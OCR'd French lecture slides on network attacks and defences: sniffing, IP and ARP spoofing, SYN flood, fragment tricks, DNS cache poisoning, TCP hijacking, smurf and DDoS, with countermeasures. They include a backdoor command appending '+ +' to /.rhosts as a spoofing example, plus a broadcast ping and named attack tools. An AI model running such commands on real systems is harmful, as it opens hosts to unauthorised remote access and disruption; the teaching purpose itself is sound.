
tcpdump exemple

- tcpdump host e450 and port 25

- **11:41:46.783567 e450.ensicaen.ismra.fr.63842 > sdn.ismra.fr.smtp: S 3390960877:3 390960877(0) win 8760 <mss 1460> (DF)**
- **11:41:46.784714 sdn.ismra.fr.smtp > e450.ensicaen.ismra.fr.63842: S 662708920:66 2708920(0) ack 3390960878 win 33580 <mss 1460> (DF)**
- **11:41:46.784976 e450.ensicaen.ismra.fr.63842 > sdn.ismra.fr.smtp: . ack 1 win 87 60 (DF)**
- **11:41:47.002410 sdn.ismra.fr.smtp > e450.ensicaen.ismra.fr.63842: P 273:320(47) ack 80 win 33580 (DF)**


Sniffer multi-plateforme

- ethereal (http://www.ethereal.com) devenu wireshark (http://www.wireshark.org), un sniffer multi plateforme graphique.



décryptage de plus de 700 protocoles applicatifs

sniffer plus "spécialisé": Cain & Abel




IP Spoofing

- Méthode d'attaque qui parodie l'adresse IP d'un autre ordinateur (usurpation).

- Permet de brouiller les pistes ou d'obtenir un accès à des systèmes sur lesquels l'authentification est fondée sur l'adresse IP (rlogin, rsh sur les machines à numéro de séquence TCP prévisible).

Usurpation d'identité



- Exemple d'utilisation: attaque d'un remote shell: echo "+ +" >>/.rhosts

Déni de service (DOS)

- Denial Of Service
- Attaque destinée à empêcher l ’utilisation d ’une machine ou d ’un service.
- Type d'attaque utilisée par frustration, par rancune, par nécessité, …
- Souvent plus facile de paralyser un réseau que d'en obtenir un accès.
- Ce type d ’attaque peut engendrer des pertes très importantes pour une entreprise.
- Attaque relativement simple à mettre en œuvre (outils faciles a trouver).

Différents types de DOS

- DOS local (épuisement des ressources)
  - Saturation de l'espace disque
  - répertoires récursifs
  - boucle infinie de fork ()
  - …
- DOS par le réseau (consommation de bande passante)
  - Réassemblage de fragments (Ex: teardrop, ping of the death)
  - Flags TCP illégaux
  - SYN flood
  - …

DOS par « SYN flood »

- Attaque par inondation de SYN avec une adresse source usurpée (spoofée) et inaccessible.
- La machine cible doit gérer une liste de connexions dans l ’état SYN_RECV .
- Une attaque est visible si la commande *netstat –an* indique un grand nombre de connexions dans l'état SYN_RECV.

Parades au SYN Flood

- Allongement de la longueur de la file d'attente.
- Réduction de la durée de temporisation d'établissement d'une connexion.
- OS modernes sont protégés (SYN Cookie, SYN cache, …).

Connexion par fragments IP

- Une demande de connexion peut être scindée en 2 fragments (tiny fragments):
  - 1er fragment contient un paquet IP de 60 octets + 8 octets TCP (ports + séquence)
  - 2ème fragment contient les flags de connexions.

Recouvrement de fragments

- Un paquet TCP peut leurrer un filtre IP en se scindant en 2 fragments qui se superposent:
  - 1er fragment: paquet TCP avec flags SYN et ACK à 0.
  - 2ème fragment contient la vrai demande de connexion avec un offset de 1 (octet).

DOS sur la pile IP


- Teardrop
  - Concerne les anciens noyaux Linux, Windows NT 4.0 inférieur au service pack 3 et Windows 9x non corrigé.
  - Des chevauchements de fragments IP provoquent un arrêt ou un redémarrage de la machine.

DOS sur la pile IP

- Attaque LAND : adresse source identique à l ’adresse de destination.
- WinNuke : paquet OOB envoyé sur le port 139.
- Ping of the Death: http://www.insecure.org/sploits/ping-o-death.html
- Attaque en UDP flooding; exemple: echo (UDP 7)/chargen (UDP 19).

DNS cache poisoning

- Reroutage d'un site sur un site pirate



Exemple: BIND

•Vulnérabilité découverte en juillet 2007 touchant de nombreuses versions de BIND (CVE-2007-2926 , BID-25037).

•Description du CERTA:

"Une vulnérabilité a été identifiée dans BIND. La faille concerne le générateur d'identifiants de requêtes, vulnérable à une cryptanalyse permettant une chance élevée de deviner le prochain identifiant pour la moitié des requêtes. Ceci peut être exploité par une personne malintentionnée pour effectuer du cache poisoning et donc contourner la politique de sécurité. "

Exemple faille DNS cache poisoning

LCI.fr

Vendredi 11 juillet 2008

Accueil ° France ° Monde ° Economie ° Bourse ° Sciences High-Tech People ° Culture ° JT TF1 ° Lifestyle

Médiacast


Internet- Une faille menaçait le réseau mondial

- Un spécialiste en sécurité informatique a découvert il y a quelques mois une faille qui aurait pu permettre a des pirates de contrôler l'Internet mondial.
- Une solution a été mise au point grâce à la collaboration de tous les grands acteurs de l'Internet.

H.S. (avec agence) - le 09/07/2008 - 11h17

arp spoofing

- Pollution des caches arp avec de fausses associations adresse mac/adresse IP.
- Permet des attaques de type "man in the middle", DOS, transgression des règles d'un firewall par spoofing.





arp spoofing

- Exemple d'outil d'arp spoofing:
  - arp-sk (unix) winarp-sk (windows)

    http://www.arp-sk.org
  - WinArpSpoof

    http://nextsecurity.net






Parades contre le arp spoofing


- Utiliser des associations statiques
- Surveiller les changements d'association:
  - arpwatch (unix)

    http://www.securityfocus.com/data/tools/arpwatch.tar.Z
  - WinARP Watch (Windows)

    http://www.securityfocus.com/data/tools/warpwatch.zip



tcp hijacking



tcp hijacking


- Numéros de séquence TCP pendant les échanges:
  - Ut1 → Seq x PSH/ACK y (10) → Ut2
  - Ut1 ← Seq y PSH/ACK x+10 (20) ← Ut2
  - Ut1 → Seq x+10 PSH/ACK y+20 (30) → Ut2
  - Ut1 ← Seq y+20 PSH/ACK x+40 (10) ← Ut2
  - Pirate → Seq x+40 PSH/ACK y+20 (30)→ Ut2
  - Ut1 ← Seq y+30 PSH/ACK x+70 (20) ←Ut2
- Exemple d'outil de tcp hijacking: hunt
  - http://www.spenneberg.org/TCP-Hijacking//

Smurf

- Envoie d'une trame ICMP "echo request" sur une adresse de diffusion.
- Exemple: *ping 193.49.200.255*
- Méthode utilisée pour déterminer les machines actives sur une plage IP donnée.

Attaque en Smurf

- Objectif: écrouler une machine
- 3 parties: l'attaquant, l'intermédiaire, la victime




Parades au smurf

- Interdire la réponse aux trames ICMP sur les adresses de diffusion:
  - Au niveau routeur
  - Au niveau machine

DDOS

- Distributed Denial Of Service.
- Type d ’attaque très en vogue.
- L ’objectif est d ’écrouler une machine et/ou saturer la bande passante de la victime.
- Nécessite plusieurs machines corrompues.
- Attaque popularisée le 14 février 2000 sur quelques sites .com renommés (ebay, cnn, amazon, microsoft, …). Le coupable « Mafiaboy », 15 ans, est arrêté au Canada le 15 avril et condamné à 8 mois de détention. Il a causé des pertes estimées à 1,2 milliards de dollars en 24 heures.

Scénario d ’un DDOS



Quelques exemples de DDOS

- Tribe Flood Network (TFN)
- Trinoo
- TFN2K
- Trinity (utilise les serveurs irc)
- etc.
- Plus d'informations sur http://staff.washington.edu/dittrich/misc.ddos
- Parades:
  - être attentif aux ports ouverts
  - find_ddos sur http://www.nipc.gov

« Utilisation » des DDos

- Un botnet de 1000 machines peut saturer la bande passante d'une grande entreprise (1000 * 128Kb/s = 128 Mb/s).
- Une entreprise peut acheter les services d'un « bot herders » pour attaquer un concurrent.
- « Ddos extortion »: des pirates peuvent menacer des sites de commerce en ligne (Exemple: la société Canbet en Angleterre).

Exemple de ddos

- **Une attaque DDoS paralyse de nombreux sites**
  Date: 16 juin 2004 à 12:07:44 CEST
  Sujet: Sécurité informatique, Virus

- Hier matin, une attaque des serveurs de la compagnie Akamai a rendu certains sites inutilisables. De nombreux sites dont ceux de Microsoft, Google, Yahoo, FedEx, Xerox et Apple étaient injoignables pendant une courte période. Akamai a déclaré que plusieurs de ses clients avaient subit une attaque DDoS, ce qui avait provoqué un crash de leurs serveurs DNS. Les serveurs DNS n'étaient alors plus capables de traduire les noms de domaines en adresses IP, ce qui rendait les sites inaccessibles.

  Les problèmes ont duré plus de deux heures mais certains sites sont revenus en ligne plus rapidement grâce à leurs serveurs DNS de secours. On ne sait pas encore d'ou provenait l'attaque, ni quelle était sa cible. Certains virus ont déjà utilisé des techniques similaires, notamment Netsky qui ciblait les réseaux d'échange de fichiers Kazaa, eDonkey et eMule. En mai dernier, Akamai avait eu des problèmes techniques. Les sites de Symantec et Trendmicro étaient alors inaccessibles pour un grand nombre d'internautes, ce qui les empêchait de recevoir les mises à jour de leurs antivirus.

Vulnérabilités applicatives

Vulnérabilités applicatives

- Beaucoup d'applications sont vulnérables dues à de la mauvaise programmation (par manque de temps, de motivation, …) ou volontairement (aménagement d'un point d'entrée, …).

- Toutes les applications ont besoin de sécurité: services réseaux (daemons), les applications téléchargées (applet java, …), les applications web (scripts cgi, …), les applications utilisées par l'administrateur ou disposant d'un bit setuid/setgid, visualisateur de données distantes, …

Vulnérabilités les plus courantes

- Les vulnérabilités peuvent être due:
  - "backdoors" laissées volontairement ou involontairement sur un service par le programmeur (Ex: rlogin sous AIX V3)
  - Erreurs de programmation
    - Débordements de tampons (buffer overflow)
    - Chaînes de format
    - Entrées utilisateurs mal validées
    - Les problèmes de concurrence
    - etc.

Buffer Overflow

